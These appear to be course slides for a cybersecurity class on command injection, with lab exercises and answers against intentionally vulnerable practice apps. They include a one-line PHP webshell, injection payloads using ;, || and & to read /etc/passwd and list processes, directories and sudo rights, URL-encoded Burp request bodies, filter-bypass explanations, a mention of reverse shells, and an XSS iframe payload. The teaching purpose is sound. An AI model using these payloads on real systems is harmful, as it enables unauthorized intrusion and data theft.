Command Injection

Cybersecurity

Web Vulnerabilities 2 Day 3

Today’s Objectives

By the end of class, you will be able to:

- ☐ Test for command injection vulnerabilities.
- ☐ Bypass basic command injection filters.

Activity: Webshell Warm-Up

In this activity, you will review concepts covered last class about Webshell.

Activites/Stu_Webshell_Warm_Up

Suggested Time:
10 Minutes

Webshell Warm-Up Review

Suppose the following PHP webshell lives at https://vulnerable.site/shell.php

```
<?php
  echo system($_GET["command"]);
 ?>
```

How would you construct a URL to:

- Dump /etc/passwd?
- Determine if ncat is installed?
- List all files in the current directory?

Webshell Warm-Up Review

Suppose the following PHP webshell lives at https://vulnerable.site/shell.php

```
<?php
  echo system($_GET["command"]);
 ?>
```

How would you construct a URL to:

- Dump /etc/passwd?

  `https://vulnerable.site/shell.php?command=cat%20/etc/passwd`

- Determine if ncat is installed?

  `https://vulnerable.site/shell.php?command=ncat%20--version`

- List all files in the current directory?

  `https://vulnerable.site/shell.php?command=ls`

Webshell Warm-Up Review

Bypassing Filters

Suppose the web application you're assessing has a photo upload feature.

- State one technique for preventing users from uploading webshells.

- Is there any way to bypass your suggested fix? Why or why not?

Webshell Warm-Up Review

Bypassing Filters

Suppose the web application you're assessing has a photo upload feature.

- State one technique for preventing users from uploading webshells.

You could use a whitelist of allowed file types (i.e., only allow PNG, JPG/JPEG, etc.). Alternatively, you could use a blacklist of disallowed file types (i.e., don't allow PHP, Python, etc.)

- Is there any way to bypass your suggested fix? Why or why not?

Webshell Warm-Up Review

Bypassing Filters

Suppose the web application you're assessing has a photo upload feature.

- State one technique for preventing users from uploading webshells.

You could use a whitelist of allowed file types (i.e., only allow PNG, JPG/JPEG, etc.). Alternatively, you could use a blacklist of disallowed file types (i.e., don't allow PHP, Python, etc.)

- Is there any way to bypass your suggested fix? Why or why not?

Blacklists can be bypassed by simply changing the file extension. Whitelists may be more robust to this bypass, as the web application can be configured to handle files of each allowed type in a specifically, secure way.

Webshell Warm-Up Review

Thinking Critically

- Can you use a webshell to run commands with sudo? Why or why not?

- Can you use a webshell to add or modify a user, or change group membership? Why or why not?

- Can you use a webshell to open an interactive shell to an attacking machine? Why or why not?

Webshell Warm-Up Review

Thinking Critically

- Can you use a webshell to run commands with sudo? Why or why not?
  No, because sudo requires users to enter a password.

- Can you use a webshell to add or modify a user, or change group membership? Why or why not?

- Can you use a webshell to open an interactive shell to an attacking machine? Why or why not?

Webshell Warm-Up Review

Thinking Critically

- Can you use a webshell to run commands with sudo? Why or why not?
  No, because sudo requires users to enter a password.

- Can you use a webshell to add or modify a user, or change group membership? Why or why not?
  No, because adding/modifying users requires sudo.

- Can you use a webshell to open an interactive shell to an attacking machine? Why or why not?

Webshell Warm-Up Review

Thinking Critically

- Can you use a webshell to open an interactive shell to an attacking machine? Why or why not?

  Yes and no. (*It depends*).

  In the examples we've seen: no. This is because the server runs as the www-data user, which has a default shell of /bin/false or /bin/nologin`, both of which prevent the user from acquiring an interactive shell.

  However, you could get an interactive shell from www-data by executing a bash reverse shell, catching it with ncat, and using python to get a TTY shell.

Direct Command Injection

Command Injection

Using a webshell is limited. It requires uploading arbitrary files to the target server, but that is not always possible for applications that expose file upload features.

- Servers that don’t expose a file upload feature may still be susceptible to **direct command injection.**

- **Direct command injection** involves user data, such as a search term sent through a form, is used as part of a shell command.

- This is essentially the same scenario as SQL injection, in which user-submitted data is used to build a database query.

Activity: My First Command Injection

In this activity, you will use the semicolon operator to inject commands to a vulnerable serve.

Activities/Stu_My_First_Command_Injection

Suggested Time:
15 Minutes

Command Injection Review

Submit a valid IP address, such as `8.8.4.4` to see the form's normal behavior.

Use the semicolon to inject commands that:

- Dump the contents of `/etc/passwd`
- Print the current username
- Print the operating system and kernel version
- Print all running processes

Command Injection Review

Submit a valid IP address, such as `8.8.4.4` to see the form's normal behavior.

Use the semicolon to inject commands that:

- Dump the contents of `/etc/passwd`
- Print the current username
- Print the operating system and kernel version
- Print all running processes

```
# Dump the contents of `/etc/passwd`
8.8.4.4; cat /etc/passwd
# Print the current username
8.8.4.4; whoami
# Print the operating system and kernel version
8.8.4.4; uname
# Print all running processes
8.8.4.4; ps aux
```

Command Injection Review

Change your injection to use a *bad* IP address, such as `fake_ip`. How does the output change?

Command Injection Review

Change your injection to use a *bad* IP address, such as `fake_ip`. How does the output change?

Try injecting `bad; ls`.

You'll get output from ls, but no error message from ping.

Command Injection Review

Enable Foxy Proxy, launch Burp Suite, and intercept a request through the IP address form.

Send the request to Repeater. Update the IP address to use the same payloads you delivered previously.

Command Injection Review

Enable Foxy Proxy, launch Burp Suite, and intercept a request through the IP address form.

Send the request to Repeater. Update the IP address to use the same payloads you delivered previously.

- `ip=8.8.4.4;%20cat%20/etc/passwd&Submit=submit`
- `ip=8.8.4.4;%20whoami&Submit=submit`
- `ip=8.8.4.4;%20uname&Submit=submit`
- `ip=8.8.4.4;%20ps%20aux&Submit=submit`

Code Injection Filters and Bypasses

When PHP code removes && and ; from user submitted commands, thus preventing injection, attackers can still use two other commands: || **(double brackets) and & (single ampersand)**

Activity: Loud Pipes

In this activity, you will use || and & to bypass a simple user-input filter.

Activities/Stu_Loud_Pipes.

Suggested Time:
15 Minutes

Loud Pipes Review #1

Click Command Injection in the left navigation bar, and make sure your security level is set to medium. Use the `||` to:

- Check the installed version of Perl
- List running network services (`netstat`)
- Create a file, then check if it was created

Loud Pipes Review #1

Click Command Injection in the left navigation bar, and make sure your security level is set to medium. Use the `||` to:

- Check the installed version of Perl
- List running network services (`netstat`)
- Create a file, then check if it was created

```
# Check the installed version of Perl
bad_ip || perl --version
# List running network services (`netstat`)
bad_ip || netstat -ta
# Create a file, then check if it was created
bad_ip || touch experiment
bad_ip || ls
```

Loud Pipes Review #2

Launch Burp Suite. Send an IP address through the form; intercept the request; and send it to Repeater. Use Repeater and the `&` operator to:

- List the contents of `/etc`
- List the contents of `/home`
- Print the commands you can run with `sudo` (`sudo -L`)

Loud Pipes Review #2

Launch Burp Suite. Send an IP address through the form; intercept the request; and send it to Repeater. Use Repeater and the `&` operator to:

- List the contents of `/etc`
- List the contents of `/home`
- Print the commands you can run with `sudo` (`sudo -L`)

```
# List the contents of `/etc`
ip=8.8.8.8%20%26%20ls%20/etc&Submit=submit
# List the contents of `/home`
ip=8.8.8.8%20%26%20ls%20/home&Submit=submit
# Print the commands you can run with `sudo` (`sudo -L`)
ip=8.8.8.8%20%26sudo%20-L&Submit=submit
```

Loud Pipes Review #3

Repeat the above exercise with Intruder, but redirect ping's output to `/dev/null`. How do the responses differ?

Loud Pipes Review #3

Repeat the above exercise with Intruder, but redirect ping's output to `/dev/null`.How do the responses differ?

The response differ in that they omit the output from ping, and only include the output of the command we chose to run.

Take a Break!

Extracting Errors

Extracting Errors

Servers can leak a lot of important information through errors.

This information includes:

- The name of directories/files you don't have read/write access to
- Whether or not certain packages are installed
- Configuration information

Spider and URL Syntax

Tryhackme.com


Tryhackme.com has different VM's to test your hacking skills, some are free while others require a paid subscription.

- The website hosts their VMs on their own servers. Therefore, we do not have to worry about our RAM or storage space being taken up when we want to hack a machine.

- However, because it is unsafe to host vulnerable machine's on the internet, we'll need to set up an account and a VPN in order to access their vulnerable machines.

Review


Opening files discovered by Spider



Review

XSS Tier 1

In the search bar, type `<iframe src="javascript:alert('xss')">`.



Today’s Objectives

By the end of class, you will be able to:

- Test for command injection vulnerabilities.
- Bypass basic command injection filters.